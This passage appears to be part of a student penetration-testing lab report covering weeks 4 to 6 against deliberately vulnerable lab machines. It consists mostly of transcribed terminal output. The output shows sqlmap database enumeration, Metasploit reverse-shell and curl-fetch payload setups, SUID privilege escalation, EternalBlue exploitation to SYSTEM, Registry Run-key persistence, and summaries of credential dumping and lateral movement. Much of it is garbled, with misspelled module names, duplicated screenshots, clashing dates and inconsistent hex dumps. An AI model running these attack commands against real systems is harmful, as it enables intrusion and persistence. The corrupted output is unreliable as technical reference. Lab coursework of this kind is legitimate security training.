
[21:28:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP: PHP 5.2.4, Apache: 2.2.8
back-end DBMS: MySQL > 4.1
[21:28:24] [INFO] fetching database names
available databases (7):
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] mysqli
[*] test
[*] test2
[21:28:24] [INFO] fetched data logged to text files under '/home/ali/.local/share/sqlmap/output/192.168.56.101'
[*] ending @ 21:28:24 /2020-07-19/

(ali@ali) (~)
```

Week 04 — Screenshot 15 of 20



Week 04 — Screenshot 16 of 20



Week 04 — Screenshot 17 of 20



Week 04 — Screenshot 18 of 20



Week 04 — Screenshot 19 of 20



Week 04 — Screenshot 20 of 20



2.5 Week 05 — Overview


Week 05 covered privilege escalation techniques on both Linux (Metasploitable 2) and Windows 7. SUID/SGID binary enumeration, writable cron jobs, and kernel exploits were tested on Linux. On Windows, token impersonation, service misconfigurations, and registry-based persistence mechanisms were explored. Data exfiltration techniques were also documented.

Key Tasks / Findings:

- Linux privesc via SUID binaries and writable cron jobs
- Windows token impersonation using Meterpreter getsystem
- Registry-based persistence (Run keys, services)
- Post-exploitation data collection and exfiltration simulation
- Windows Event Log analysis (Event IDs 4624, 4672, 4688)
- 22 screenshots documented



Week 05 — Screenshot 1 of 22



Week 05 — Screenshot 2 of 22

```
Session Admin GUI View Help
LHOST => 192.168.56.102
msf exploit(php/meterpreter_reverse_tcp) > show options

Module options (exploit/unix/ftp/vrfp/334_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.56.102  yes       The target host(s), see https://docs.metsaploit.com/docs/using-metsaploit/basics/using-metsaploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/s66/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)
  FETCH_DELETE   false           yes       Attempt to delete the binary after execution
  FETCH_FILELESS none            yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux 2.6.17 (for Python var
  FETCH_SSHHOST  0.0.0.0         no        Local IP to use for serving payload
  FETCH_SSHPORT  8080            yes       Local port to use for serving payload
  FETCH_URI_PATH 0.0.0.0         no        Local URI to use for serving payload
  LHOST         192.168.56.102 yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_PIPE false           yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_FILENAME  G:\winMuh       no        Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITABLE_DIR  ./              yes       Remote writable dir to store payload; cannot contain spaces
```

Week 05 — Screenshot 3 of 22

```
Session Admin GUI View Help
LHOST => 192.168.56.102
msf exploit(php/meterpreter_reverse_tcp) > show options

Module options (exploit/unix/ftp/vrfp/334_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.56.102  yes       The target host(s), see https://docs.metsaploit.com/docs/using-metsaploit/basics/using-metsaploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/s66/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)
  FETCH_DELETE   false           yes       Attempt to delete the binary after execution
  FETCH_FILELESS none            yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux 2.6.17 (for Python var
  FETCH_SSHHOST  0.0.0.0         no        Local IP to use for serving payload
  FETCH_SSHPORT  8080            yes       Local port to use for serving payload
  FETCH_URI_PATH 0.0.0.0         no        Local URI to use for serving payload
  LHOST         192.168.56.102 yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_PIPE false           yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_FILENAME  G:\winMuh       no        Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITABLE_DIR  ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:

  Id  Name
  --  --
  0   Linux/UNIX Command

View the full module info with the info, or info -d command.

msf exploit(php/meterpreter_reverse_tcp) > exploit
[*] 192.168.56.102:21 - Exploit failed: RuntimeError bad-config: fetch handler failed to start on 192.168.56.102:8080
The address is already in use or unavailable: (192.168.56.102:8080).
[*] Exploit completed, but no session was created.
msf exploit(php/meterpreter_reverse_tcp) > python -c 'import pty; pty.spawn("/bin/bash")'
[*] exec: python -c 'import pty; pty.spawn("/bin/bash")'

[*] 192.168.56.102:21
```

Week 05 — Screenshot 4 of 22

```
Session Admin GUI View Help
LHOST => 192.168.56.102
msf exploit(php/meterpreter_reverse_tcp) > show options

Module options (exploit/unix/ftp/vrfp/334_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.56.102  yes       The target host(s), see https://docs.metsaploit.com/docs/using-metsaploit/basics/using-metsaploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/s66/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)
  FETCH_DELETE   false           yes       Attempt to delete the binary after execution
  FETCH_FILELESS none            yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux 2.6.17 (for Python var
  FETCH_SSHHOST  0.0.0.0         no        Local IP to use for serving payload
  FETCH_SSHPORT  8080            yes       Local port to use for serving payload
  FETCH_URI_PATH 0.0.0.0         no        Local URI to use for serving payload
  LHOST         192.168.56.102 yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_PIPE false           yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

  Name      Current Setting  Required  Description
  ----      -
  FETCH_FILENAME  G:\winMuh       no        Name to use on remote system when storing payload; cannot contain spaces or slashes
  FETCH_WRITABLE_DIR  ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:




  Id  Name
  --  --
  0   Linux/UNIX Command

View the full module info with the info, or info -d command.

msf exploit(php/meterpreter_reverse_tcp) > exploit
[*] 192.168.56.102:21 - Exploit failed: RuntimeError bad-config: fetch handler failed to start on 192.168.56.102:8080
The address is already in use or unavailable: (192.168.56.102:8080).
[*] Exploit completed, but no session was created.
msf exploit(php/meterpreter_reverse_tcp) > python -c 'import pty; pty.spawn("/bin/bash")'
[*] exec: python -c 'import pty; pty.spawn("/bin/bash")'

[*] 192.168.56.102:21
```

Week 05 — Screenshot 5 of 22



```
Session Active Edit View Help

Module options (exploit/multi/smba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.56.101      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139                  yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.56.101    yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(multi/smba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.101:34748) at 2025-07-25 22:13:32 -0500

whoami
root
```

Week 05 — Screenshot 9 of 22

```
Session Active Edit View Help

usage: sudo -h | -K | -k | -l | -L | -V | -v
usage: sudo [-bHPS] [-p prompt] [-u username[#uid]] [VAR=value]
           [-l | -s] <command>
usage: sudo -u [-S] [-p prompt] [-u username[#uid]] file ...

sudo -l
User root may run the following commands on this host:
(ALL) ALL
find / -perm -u+s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/sa
/bin/smount
/bin/ping
/bin/pings
/sbin/mount.nfs
/lib/dmccp-client/call-dmccclient-script
/usr/bin/sudoedit
/usr/bin/x
/usr/bin/netkit-rsh
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/wmap
/usr/bin/chsh
/usr/bin/netkit-rp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidb
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/ject/decrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
wmap --interactive

Starting Wmap V. 4.53 ( http://l3nsecure.org )
Welcome to Interactive Mode -- press h <enter> for help
wmapo -sh
whoami
root
```

Week 05 — Screenshot 10 of 22

```
Session Active Edit View Help

/bin/pings
/sbin/mount.nfs
/lib/dmccp-client/call-dmccclient-script
/usr/bin/sudoedit
/usr/bin/x
/usr/bin/netkit-rsh
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/wmap
/usr/bin/chsh
/usr/bin/netkit-rp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uidb
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/ject/decrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
wmap --interactive

Starting Wmap V. 4.53 ( http://l3nsecure.org )
Welcome to Interactive Mode -- press h <enter> for help
wmapo -sh
whoami
root
```

Week 05 — Screenshot 11 of 22

```
Session Actions Edit View Help
/bin/mount.aix
/bin/ncpt-client/call-client-script
/usr/bin/suexecd
/usr/bin/x
/usr/bin/sockit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/sockit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/sextp
/usr/bin/chft
/usr/bin/mmap
/usr/bin/chon
/usr/bin/sockit-rpg
/usr/bin/gpasswd
/usr/bin/mtr
/usr/bin/ouide
/usr/bin/qpad
/usr/lib/telemtlogin
/usr/lib/apache2/suexec
/usr/lib/ject/decrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/ot_chown
mmap -- interactive

Starting mmap V. 4.51 ( http://lisssecure.org )
Welcome to Interactive Mode -- press h <enter> for help
mmap> !sh
whoami
root
find /etc -type f -perm -o+w 2>/dev/null
echo done
done
```

Week 05 — Screenshot 12 of 22

```
Session Actions Edit View Help
ali@ali:~$ ssh-keygen -t rsa -b 2048
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ali/.ssh/id_rsa):
Enter passphrase for "/home/ali/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/ali/.ssh/id_rsa
Your public key has been saved in /home/ali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:06+US92Xgis2ToFXqYctXd0ju2wXMMQ7N6D0656wpw ali@ali
The key's randomart image is:
+-----[RSA 2048]-----+
|
|  o
|  o+
|  ..+o
|  ..+o+
|  +So +Boo
|  *+D.O+...o
|  E * O..+..o.*
|  = o..+o...
|  o
+-----[SHA256]-----+

ali@ali:~$
```

Week 05 — Screenshot 13 of 22

```
Session Actions Edit View Help
ali@ali:~$ ssh-keygen -t rsa -b 2048
Generating public/private rsa key pair.
Enter file in which to save the key (/home/ali/.ssh/id_rsa):
Enter passphrase for "/home/ali/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/ali/.ssh/id_rsa
Your public key has been saved in /home/ali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:06+US92Xgis2ToFXqYctXd0ju2wXMMQ7N6D0656wpw ali@ali
The key's randomart image is:
+-----[RSA 2048]-----+
|
|  o
|  o+
|  ..+o
|  ..+o+
|  +So +Boo
|  *+D.O+...o
|  E * O..+..o.*
|  = o..+o...
|  o
+-----[SHA256]-----+

ali@ali:~$ cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCCj5KE0mwaMnc86GXojitangKX3ekYDmEgnaq/HWfV+I0ckLhw4lyxihHpiUndFLbJky/SylpvKlbOF1cK0U6VQ9S85ELKgfZK4K57GNxvvUEHAFN4lz
2n78WLL5OH1DopRusk2zeRY05YaMKSePlXc0ZYW+QbVHskpMS1mUkC77FPWk)/ETJyK1Qinb1h:RdNIEiCR209c2wiUsxE5h+E/MoXf/gag80Pf1sMFRZBUDPr:IEt1sIxdkZ2E6cencXA ux8s367x2HX0o
Dx2c0Tqy6bC+ZNbyx0G0+9nSDJfvQQuKgojicpqv8juB+93lW8S:sg+E6qe7Wabzj ali@ali

ali@ali:~$
```

Week 05 — Screenshot 14 of 22

```
Session Actions File View Help
command-line: line 0: Bad configuration option: hostkeyalgorithms

[ali@ali]~$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.101
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
RSA key fingerprint is: SHA256:80HmSCdR9GCI0LuVscgPXLDsuPs+E9d/rpJ084rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to 'store now, decrypt later' attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.101's password:

[ali@ali]~$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.101
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to 'store now, decrypt later' attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Aug 1 06:32:14 2026
msfadmin@metasploitable:~$
```

Week 05 — Screenshot 15 of 22

```
Session Actions File View Help
[ali@ali]~$ nc -l -p 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 57217
msfadmin
```

Week 05 — Screenshot 16 of 22

```
Session Actions File View Help
[ali@ali]~$ msf
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.56.104:445 - Rex::HostUnreachable: The host (192.168.56.104:445) was unreachable.
[*] 192.168.56.104:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.56.104:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/recog-3.1.20/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '*' and
'd ?' was replaced with '*' in regular expression
[*] 192.168.56.104:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

Week 05 — Screenshot 17 of 22

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/windows/smb/multi_exe_storallive
[*] No postload configured, defaulting to windows/ssa/securemeter/reverse_tcp
msf exploit(windows/smb/multi_exe_storallive) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(windows/smb/multi_exe_storallive) > set RHOST 192.168.56.104
RHOST => 192.168.56.104
msf exploit(windows/smb/multi_exe_storallive) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.104:4444 - Using auxiliary/scanner/smb/smb_mult_exe as check
[*] 192.168.56.104:4444 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7681 Service Pack 1 x64 (64-bit)
[*] Using auxiliary/scanner/smb/smb_mult_exe as check
[*] 192.168.56.104:4444 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.104:4444 - The target is vulnerable.
[*] 192.168.56.104:4444 - Connecting to target for exploitation.
[*] 192.168.56.104:4444 - Connection established for exploitation.
[*] 192.168.56.104:4444 - Target OS selected valid for OS indicated by SMB reply.
[*] 192.168.56.104:4444 - SMB raw buffer dump (18 bytes):
192.168.56.104:4444 - 00000000 37 69 66 44 77 73 20 20 35 4c 7c 69 6d 61  Windows 7 Ultimate
192.168.56.104:4444 - 00000019 7c 61 20 37 3c 36 31 20 33 83 7d 7c 69 63 65 20  te 7681 Service
192.168.56.104:4444 - 00000020 70 61 81 86 70 31  Task 1
[*] 192.168.56.104:4444 - Target each selected valid for each indicated by OS/MS reply.
[*] 192.168.56.104:4444 - Trying exploit with 11 thread allocations.
[*] 192.168.56.104:4444 - Sending all but last fragment of exploit packet.
[*] 192.168.56.104:4444 - Starting non-saged post-grooming.
[*] 192.168.56.104:4444 - Sending SMB2 buffers.
[*] 192.168.56.104:4444 - Closing SMB2 connection creating free hole adjacent to SMB2 buffer.
[*] 192.168.56.104:4444 - Sending final SMB2 buffers.
[*] 192.168.56.104:4444 - Sending last fragment of exploit packet.
[*] 192.168.56.104:4444 - Receiving response from exploit packet.
[*] 192.168.56.104:4444 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.56.104:4444 - Sending egg to corrupted connection.
[*] 192.168.56.104:4444 - Triggaring free of corrupted buffer.
[*] Sending stage (24860 bytes) to 192.168.56.104.
[*] Meterpreter session 1 opened (192.168.56.102:4444 => 192.168.56.104:49151) at 2020-09-05 01:56:24 +0500

msf5 > getuid
Server username: NT AUTHORITY\SYSTEM
msf5 >
```

Week 05 — Screenshot 18 of 22

```
msf5 > getuid
Server username: NT AUTHORITY\SYSTEM
msf5 > shell
Process 3376 created.
Channel 1 created.
Microsoft Windows [Version 6.0.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Windows\System32\calc.exe
dir C:\Windows\System32\calc.exe
The system cannot find the file specified.

C:\Windows\system32>cd C:\Windows\System32\calc.exe
dir C:\Windows\System32\calc.exe
Volume in drive C has no label.
Volume Serial Number is A2C1-7487

Directory of C:\Windows\System32

07/31/2008  06:38 PM             918,508 calc.exe
               1 File(s)
               0 Dir(s)  36,475,942,400 bytes free

C:\Windows\system32>reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateService /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateService /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
The operation completed successfully.

C:\Windows\system32>reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run

msf5 > !cmd
updateService  REG_SZ  C:\Windows\System32\calc.exe

C:\Windows\system32>
```

Week 05 — Screenshot 19 of 22

```
C:\Windows\system32>cd C:\Windows\system32\cmd.exe
dir C:\Windows\system32\cmd.exe
Volume in drive C has no label.
Volume Serial Number is A2C1-7487

Directory of C:\Windows\system32

07/31/2008  06:38 PM             918,508 cmd.exe
               1 File(s)
               0 Dir(s)  36,475,942,400 bytes free

C:\Windows\system32>reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateService /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateService /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
The operation completed successfully.

C:\Windows\system32>reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run


msf5 > !cmd
updateService  REG_SZ  C:\Windows\System32\calc.exe

C:\Windows\system32>
```

Week 05 — Screenshot 20 of 22



Week 05 — Screenshot 21 of 22



Week 05 — Screenshot 22 of 22



WEEK 06

Post-Exploitation — Pivoting, Credential Dumping, Lateral Movement

2.6 Week 06 — Overview

Week 06 covered advanced post-exploitation techniques. With an active Meterpreter session on Metasploitable 2, internal network discovery via ARP and IP neighbor commands was performed. SSH dynamic port forwarding created a SOCKS5 proxy for pivoting into the internal network. Credential dumping from /etc/shadow was performed and hashes were fed to John the Ripper. Pass-the-Hash lateral movement was attempted against domain-joined hosts.

Key Tasks / Findings:

- Internal network discovery via ARP cache and IP neighbor tables
- SSH dynamic SOCKS5 proxy for network pivoting (-D 1080)
- /etc/shadow credential dump — root and service account hashes
- John the Ripper hash cracking with rockyou.txt wordlist
- impacket-psexec and wmiexec lateral movement attempts
- Database credential enumeration from DVWA PHP config files
- 15 screenshots documented

[illegible]

Week 06 — Screenshot 1 of 15

[illegible]

Week 06 — Screenshot 2 of 15

```

Session Actions Edit View Help
+ --[ metasploit v0.6.13b-oss
+ --[ 2,89k exploits - 1,31k auxiliary - 7,3k payloads
+ --[ l3n post - 49 encoders - 1x nops - 12 sessions
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapidly Open Source Project

msf > use exploit/windows/rpc/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/rpc/ms17_010_eternalblue) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf exploit(windows/rpc/ms17_010_eternalblue) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf exploit(windows/rpc/ms17_010_eternalblue) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
msf exploit(windows/rpc/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.56.104:4444
192.168.56.104> msf5 - Using http://csmoset.com/wp-content/uploads/2017/07/MS17-010-as-check
192.168.56.104> AAS - Rust is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7080 Service Pack 1 x64 [x-Dell]
http://www.metasploit-framework/vendor/bundle/ruby/1.9.3/gems/consp/1.3.2B/lib/consp/fingerprint/resps_factory.rb:14 warning: implicit repeat operator '*' was replaced with '*.' in regular expression
192.168.56.104>AAS - Scanned 1 of 1 hosts (100% complete)
192.168.56.104>AAS - The target is vulnerable.
192.168.56.104>AAS - Connecting to target for exploitation.
192.168.56.104>AAS - Connection established for exploitation.
192.168.56.104>AAS - Target OS selected valid for OS indicated by SMB reply
192.168.56.104>AAS - CME raw buffer dump (18 bytes)
192.168.56.104>AAS 0=00000000 27 09 0e 9d 77 23 20 37 28 55 0c 7d 09 fd ff Windows 7 Ultimi
192.168.56.104>AAS 0=00000000 1d b5 28 2f 1f 36 01 30 53 05 f2 7d bf 03 05 20 va 7883 Services
192.168.56.104>AAS 0=00000000 10 01 03 5a 20 51 Pack 1
192.168.56.104>AAS - Target arch selected valid for arch indicated by REG/MC reply
